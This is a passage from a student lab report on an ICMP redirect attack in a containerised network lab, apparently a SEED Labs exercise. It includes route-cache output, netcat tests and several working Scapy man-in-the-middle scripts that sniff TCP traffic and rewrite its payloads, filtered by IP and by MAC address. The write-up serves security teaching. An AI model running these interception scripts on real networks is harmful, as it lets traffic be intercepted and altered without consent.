64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.513 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.126 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.228 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.155 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.119 ms
```

We run traceroute to see the results which are verified using ip route command:




```
                                 My traceroute  [v0.93]
d4f81aa03835 (10.9.0.5)                                      2022-02-25T22:58:44+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                               Packets               Pings
 Host                                        Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                 0.0%    44    0.1   0.1   0.1   0.3   0.1
 2. 192.168.60.5                              0.0%    43    0.1   0.2   0.1   0.6   0.1
```



```
root@d4f81aa03835:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 39sec
root@d4f81aa03835:/# 
```


Now we run the ICMP redirect attack code on attacker machine to see the result:



```
                                 My traceroute  [v0.93]
d4f81aa03835 (10.9.0.5)                                      2022-02-25T23:02:41+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                               Packets               Pings
 Host                                        Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                 0.0%   107    0.2   0.2   0.1   0.6   0.1
    10.9.0.111
 2. 192.168.60.5                              0.0%   107    0.1   0.1   0.1   0.6   0.1
    10.9.0.11
```


We can see that the ICMP redirect has successfully happened.

We confirm this using the ip route command on victim side.



```
root@d4f81aa03835:/# ip rout show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 187sec
root@d4f81aa03835:/# 
```


Now we create a netcat connection between the server (destination) and the client (victim) on port 9090.



```
root@d4f81aa03835:/# nc 192.168.60.5 90990
nc: port number too large: 90990
root@d4f81aa03835:/# nc 192.168.60.5 9090
root@d4f81aa03835:/# nc 192.168.60.5 9090
Hello
Hello Server
Hello Client
```


```
[02/25/22]seed@VM:~/.../ICMP redirect$ docksh 01
root@01ffbadb76e3:/# nc -lp 9090
Hello
Hello Server
Hello Client
```

We turn off the IP forwarding:




```
[02/25/22]seed@VM:~/.../ICMP redirect$ docksh 709
root@709bf61ad0f5:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@709bf61ad0f5:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@709bf61ad0f5:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@709bf61ad0f5:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@709bf61ad0f5:/#
```

MITM code:




```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'gaurav', b'AAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Results:




```
my name is AAAAAA
hello this is server
AAAAAA
```



```
my name is gaurav
hello this is server
gaurav
```

Results can be seen while running the code on attacker router:




```
***b'hello\n', length: 6
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
***b'hello\n', length: 6
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
***b'my name is AAAAAA\n', length: 18
.
Sent 1 packets.
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
^Croot@709bf61ad0f5:/#
```

This shows that our attack has been successful. Due to MITM, the word ‘gaurav’ has been changed to ‘AAAAAA’ of equal length. Except that, other words are the same.


Hence MITM through ICMP redirect has been successful.

Question 4:


WE can see that the attack is run only on one side and not both as I tried typing in gaurav on the server side but it did not change on the victim side. But the reverse was happening successfully.



```
hello
my name is gaurav
hello this is server
my name is AAAAAA
hello this is server
AAAAAA
```



```
gaurav
my name is gaurav
gaurav
gaurav
hello
my name is gaurav
hello this is server
my name is gaurav
hello this is server
gaurav
```




```
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
***b'my name is AAAAAA\n', length: 18
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
***b'hello this is server\n', length: 21
.
Sent 1 packets.
.
Sent 1 packets.
^Croot@709bf61ad0f5:/# 
```

Explanation:

Client sends messages only to the server and not viceversa, the direction of packet flow is from, victim machine to malicious router to router to destination machine.


Question 5:

1. First we use A’s Ip address: 10.9.0.5 in the Code:



```
#!/usr/bin/env python3
from scapy.all import*

print("Launching MITM Attack!!...")

def spoof_pkt(pkt):
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
                data = pkt[TCP].payload.load
                print("***%s, length: %d" % (data, len(data)))

                newdata = data.replace(b'gaurav',b'AAAAAA')

                send(newpkt/newdata)
        else:
                send(newpkt)

f='tcp and src 10.9.0.5'
pkt = sniff(iface = 'eth0', filter = f, prn = spoof_pkt)
root@709bf61ad0f5:/# 
```

We run the code and see the attack happening successfully. The packets are sent continuously of length 7 regardless of the message beig sent. :




```
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
***b'AAAAAA\n', length: 7
.
Sent 1 packets.
^Croot@709bf61ad0f5:/#
```

```
AAAAAA
hello
hello
AAAAAA
AAAAAA
AAAAAA
hi
hello
AAAAAA
my name is AAAAAA
gaurav
gaurav
hello
my name is gaurav
hello this is server
my name is AAAAAA
hello this is server
AAAAAA
gaurav
hello
gaurav
AAAAAA
AAAAAA
```

```
gaurav
hello
hello
gaurav
gaurav
gaurav
hi
hello
gaurav
my name is gaurav
gaurav
gaurav
hello
my name is gaurav
hello this is server
my name is gaurav
hello this is server
gaurav
gaurav
hello
gaurav
gaurav
gaurav
```


2. Now we use A’s MAC address: 02:42:0a:09:00:05

Code:




```
#!/usr/bin/env python3
from scapy.all import*

print("Launching MITM Attack!!...")

def spoof_pkt(pkt):
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
                data = pkt[TCP].payload.load
                print("***%s, length: %d" % (data, len(data)))

                newdata = data.replace(b'gaurav',b'AAAAAA')

                send(newpkt/newdata)
        else:
                send(newpkt)

f='tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface = 'eth0', filter = f, prn = spoof_pkt)
root@709bf61ad0f5:/#
```

We run the code on malicious router and see the result as follows:



```
hI                                      hI
who are you                             who are you
I am AAAAAA                             I am gaurav
```



```
^Croot@709bf61ad0f5:/# python3 mitm.py
Launching MITM Attack!!...
***b'hI\n', length: 3
.
Sent 1 packets.
***b'who are you\n', length: 12
.
Sent 1 packets.
***b'I am gaurav\n', length: 12
.
Sent 1 packets.
```

We observed that the malicious router sends only one packet at a time typed on the victim side along with the length of the message typed with the attack.

To conclude, we can use the A’s MAC address instead of IP address as it does not create unneccesary flooding where continuous TCP retransmission occurs.